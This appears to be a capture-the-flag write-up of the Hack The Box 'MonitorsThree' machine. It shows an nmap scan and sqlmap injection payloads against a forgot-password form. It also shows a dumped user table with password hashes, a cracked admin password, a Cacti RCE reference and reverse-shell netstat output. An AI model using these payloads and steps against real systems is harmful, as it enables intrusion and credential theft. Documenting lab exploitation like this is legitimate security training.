



# Information Gathering

## 1) Found open ports



```
vigneswar@VigneswarPC: ~  
$ tcpscan 10.129.38.102  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 11:28 IST  
Nmap scan report for 10.129.38.102  
Host is up (0.45s latency).  
Not shown: 65087 closed tcp ports (reset), 446 filtered tcp ports (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|_ 256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)  
|_ 256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)  
80/tcp    open  http     nginx 1.18.0 (Ubuntu)  
|_ http-server-header: nginx/1.18.0 (Ubuntu)  
|_ http-title: Did not follow redirect to http://monitorsthree.htb/  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 77.85 seconds  
  
vigneswar@VigneswarPC: ~  
$
```

## 2) Checked the website






### 3) Found a subdomain



# Cacti

Software :



Cacti is an open-source, web-based network monitoring, performance, fault and configuration management framework designed as a front-end application for the open-source, industry-standard data logging tool RRDtool. Cacti allows a user to poll services at predetermined intervals and graph the resulting data. [Wikipedia](#)

**Developer(s):** The Cacti Group, Inc


**Initial release:** September 23, 2001; 22 years ago

**License:** GNU General Public License

**Stable release:** 1.2.27 / 12 May 2024; 3 months ago

## ***Vulnerability Assessment***

1) Found sql injection in forgot password



2) used sqlmap to verify

```
(vigneswar@VigneswarPC)-[~]
$ sqlmap -u 'http://monitorsthree.htb/forgot_password.php' --data 'username=test*' --dbs --technique BEUS --risk 3 --dbs mysql --not-string SQLSTATE

[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:09:11 /2024-08-25/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
[13:09:12] [INFO] testing connection to the target URL
got a 302 redirect to 'http://monitorsthree.htb/forgot_password.php'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] n
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=aotl7r4538d...0254hq100o'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: username=test' RLIKE (SELECT (CASE WHEN (4709=4709) THEN 0x74657374 ELSE 0x28 END))-- RUVR

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: username=test' OR (SELECT 9318 FROM(SELECT COUNT(*),CONCAT(0x716b706a71,(SELECT (ELT(9318=9318,1))),0x71717a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- xOfk

  Type: stacked queries
  Title: MySQL >= 5.0.12 stacked queries (comment)
  Payload: username=test';SELECT SLEEP(5)#
---
```

3) Cacti 1.2.26 is vulnerable to rce

<https://github.com/Cacti/cacti/security/advisories/GHSA-7cmj-g5qc-pj88>

# Exploitation

1) Found password hashes


```
Database: monitorsthree_db
Table: users
[4 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| id | dob | email | name | salary | password | username | position | sta |
| rt_date |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 2 | 1978-04-25 | admin@monitorsthree.htb | Marcus Higgins | 320800.00 | 31a181c8372e3afc59dab863430610e8 | admin | Super User | 202 |
| 1-01-12 |
| 5 | 1985-02-15 | mwatson@monitorsthree.htb | Michael Watson | 75000.00 | c585d01f2eb3e6e1073e92023088a3dd | mwatson | Website Administrator | 202 |
| 1-05-10 |
| 6 | 1990-07-30 | janderson@monitorsthree.htb | Jennifer Anderson | 68000.00 | 1e68b6eb86b45f6d92f8f292428f77ac | janderson | Network Engineer | 202 |
| 1-06-20 |
| 7 | 1982-11-23 | dthompson@monitorsthree.htb | David Thompson | 83000.00 | 633b683cc128fe244b00f176c8a950f5 | dthompson | Database Manager | 202 |
| 2-09-15 |
+-----+-----+-----+-----+-----+-----+-----+-----+

[13:11:10] [INFO] table 'monitorsthree_db.users' dumped to CSV file '/home/vigneswar/.local/share/sqlmap/output/monitorsthree.htb/dump/monitorsthree_db/users.csv'
[13:11:10] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/monitorsthree.htb'

[*] ending @ 13:11:10 /2024-08-25/


(vigneswar@VigneswarPC)-[~]
$ sqlmap -u 'http://monitorsthree.htb/forgot_password.php' --data 'username=test*' -D monitorsthree_db -T users --dump --tables --technique BEUS --risk 3 --dbms mysql --not-string SQLSTATE
```

2) Cracked the admin hash




admin:greencacti2001



3) Got access to cacti



4) Uploaded a shell



5) Got reverse shell



6) The server runs duplicati

```

www-data@monitorsthree:/opt$ ls
backups containerd docker-compose.yml duplicati 176c8a950f5f
www-data@monitorsthree:/opt$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      1279/nginx: worker
tcp        0      0 0.0.0.0:8084           0.0.0.0:*               LISTEN      1187/mono
tcp        0      0 127.0.0.1:8200         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:37857        0.0.0.0:*               LISTEN      -
tcp        0      0 10.129.38.102:48234     10.10.14.44:4444        ESTABLISHED 9862/nc
tcp        0      0 10.129.38.102:59138     8.8.8.8:53              SYN_SENT    - password
tcp6       0      0 :::22                  :::*                    LISTEN      -
tcp6       0      0 :::80                  :::*                    LISTEN      1279/nginx: worker
www-data@monitorsthree:/opt$ cat docker-compose.yml
version: "3"
services:
  duplicati:
    image: lscr.io/linuxserver/duplicati:latest
    container_name: duplicati
    environment:
